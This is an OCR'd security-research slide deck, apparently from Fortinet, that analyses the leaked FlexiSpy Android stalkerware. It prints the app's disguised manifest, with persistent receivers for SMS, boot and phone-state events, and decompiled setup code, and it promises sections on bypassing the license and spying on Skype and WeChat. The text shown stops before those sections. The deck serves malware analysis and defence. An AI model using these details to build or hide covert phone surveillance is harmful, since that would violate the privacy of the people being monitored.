Dig Deep into FlexiSpy for Android

Kai Lu(@k3vinlusec)

Fortinet's Fortiguard Labs

About Me

- Security Researcher
- Focus on android security including malware analysis and vulnerability research
- Finding vulnerability, vulnerability analysis and found more than 30 vulnerabilities in products(MS Office, Android, Adobe Reader, Flash Player, Safari, PCRE Library, QuickTime Player, etc) from Microsoft, Google, Apple, Adobe, etc.
- Top 100 Security Researcher ranked by Microsoft in 2016

Agenda


- Background
- First Installation of the Spy App
- Startup Script
- Workflow of Product Activation
- How to Bypass License
- Two Spy cases on Skype and WeChat
- Summary
- Reference

Agenda

- Background
- First Installation of the Spy App
- Startup Script
- Workflow of Product Activation
- How to Bypass License
- Two Spy cases on Skype and WeChat
- Summary
- Reference


Background

- What is FlexiSpy for Android?



Background

On April 22 2017, Flexidie released the source code and binaries for FlexiSpy's android spyware.



Te-k / flexidie

Watch 78 | Star 680 | Fork 730

Code | Issues 0 | Pull requests 0 | Projects 0 | Wiki | Insights

Source code and binaries of FlexiSpy from the Flexidie dump

12 commits | 1 branch | 0 releases | 2 contributors


Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

Te-k add Symbian code — Latest commit 49a17dd on May 1

Android	update folder name	3 months ago
BlackBerry/2012-01-11_v.1.03.2	Add new archive and sort code	3 months ago
Gamma	add flexispy code and binaries	3 months ago
Mac	Add new archive and sort code	3 months ago
Symbian	add Symbian code	3 months ago
binaries	Add rewarded binaries	3 months ago
iOS	Add new archive and sort code	3 months ago
README.md	add Symbian code	3 months ago

Background

- It can be download from Github https://github.com/Te-k/flexidie
- The leaked version



5002_-2.25.1_green.APK	Add new archive and sort code	3 months ago
5002_2.24.3_green.APK	Add new archive and sort code	3 months ago
5002_2.25.2_green.APK	Add rewarded binaries	3 months ago


- To start, the version of FlexiSpy for Android I used for this analysis is 5002_-2.25.1. Since then, version 5002_2.25.2 has been released. I think that there is a very minor difference between them. It should not affect our analysis.

Agenda

- Background
- First Installation of the Spy App
- Startup Script
- Workflow of Product Activation
- How to Bypass License
- Two Spy cases on Skype and WeChat
- Summary
- Reference

First Installation of the Spy App

- It disguises as a system update app. Its package name is com.android.systemupdate.



First Installation of the Spy App


- The spy app is huge and complicated. After decompiling using Apktool it includes 4090 smali files, with many files in assets and lib folders inside the APK file.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest package="com.android.systemupdate" platformBuildVersionCode="15" platformBuildVersionName="4.0.4-1406430" xmlns:android="http://schemas.android.com/apk/res/android">
    <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true" android:resizeable="true" android:smallScreens="true" android:xlargeScreens="true" />

    ......

    <uses-permission android:name="android.permission.BLUETOOTH" />
    <application android:allowBackup="false" android:debuggable="true" android:label="@string/app_name" android:name="com.phoenix.client.ApplicationInstance" android:persistent="true">
        <activity android:configChanges="locale" android:icon="@drawable/sync" android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.PrerequisitesSetupActivity"
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.AutoInstallerActivity" android:screenOrientation="portrait" />
        <activity android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.InstallActivity" android:screenOrientation="portrait" />
        <activity android:label="@string/icon_name" android:name="com.phoenix.client.HowToDisableSuperSuActivity" android:noHistory="true" android:screenOrientation="portrait" />
        <activity android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.ActivationActivity" android:screenOrientation="portrait" />
        <service android:name="com.phoenix.client.CoreService">
            <intent-filter>
                <action android:name="wfs.service.action.start_server" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </service>
        <receiver android:name="com.phoenix.client.receiver.CommonReceiver">
            <intent-filter android:priority="2147483647">
                <action android:name="android.intent.action.USER_PRESENT" />
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <action android:name="android.intent.action.QUICKBOOT_POWERON" />
                <action android:name="android.intent.action.PHONE_STATE" />
                <action android:name="com.htc.intent.action.QUICKBOOT_POWERON" />
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
        </receiver>

        ......
```


Entry of the app

First Installation of the Spy App


- Entry of the app: The activity com.phoenix.client.PrerequisitesSetupActivity
- The workflow of the first installation of FlexiSpy for Android





extractPcf(): Extracts the file 5002 in assets folder to /data/data/com.android.systemupdate/app_data/5002, which is the configuration file of the spy app.
extractUtilities(): Extracts some utilities in assets folder to /data/data/com.android.systemupdate/app_data/, which includes busybox,panzer,ffmpeg and vdaemon.
startEngine(): That's the method in the class AppEngine.





```
if(ShellUtil.isDeviceRooted()) {                    → Check if the device is rooted, my device has been rooted.
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.v("PrerequisitesSetupActivity", "onEngineOperationFinish # Device is rooted ...");
    }

    boolean v1 = this.showSimCardNotPresentNotification();
    if(!PrerequisitesSetupActivity.LOGV) {
        goto label_43;
    }

    FxLog.v("PrerequisitesSetupActivity", "onEngineOperationFinish # Did Show SimCard Not PresentNotification ? " + v1);
    goto label_43;
}

if(v3) {
    this.runOnUiThread(new Runnable(Html.fromHtml(this.getString(2131034160))) {
        public void run() {
            if(!PrerequisitesSetupActivity.this.isFinishing()) {
                new AlertDialog$Builder(PrerequisitesSetupActivity.this).setCancelable(false).setTitle(PrerequisitesSetupActivity.this.getString(2131034159)).setI
                    public void onClick(DialogInterface arg3, int arg4) {
                        arg3.dismiss();
                        if(PrerequisitesSetupActivity.LOGV) {
                            FxLog.v("PrerequisitesSetupActivity", "showSimCardNotPresentNotification # Show install screen");
                        }

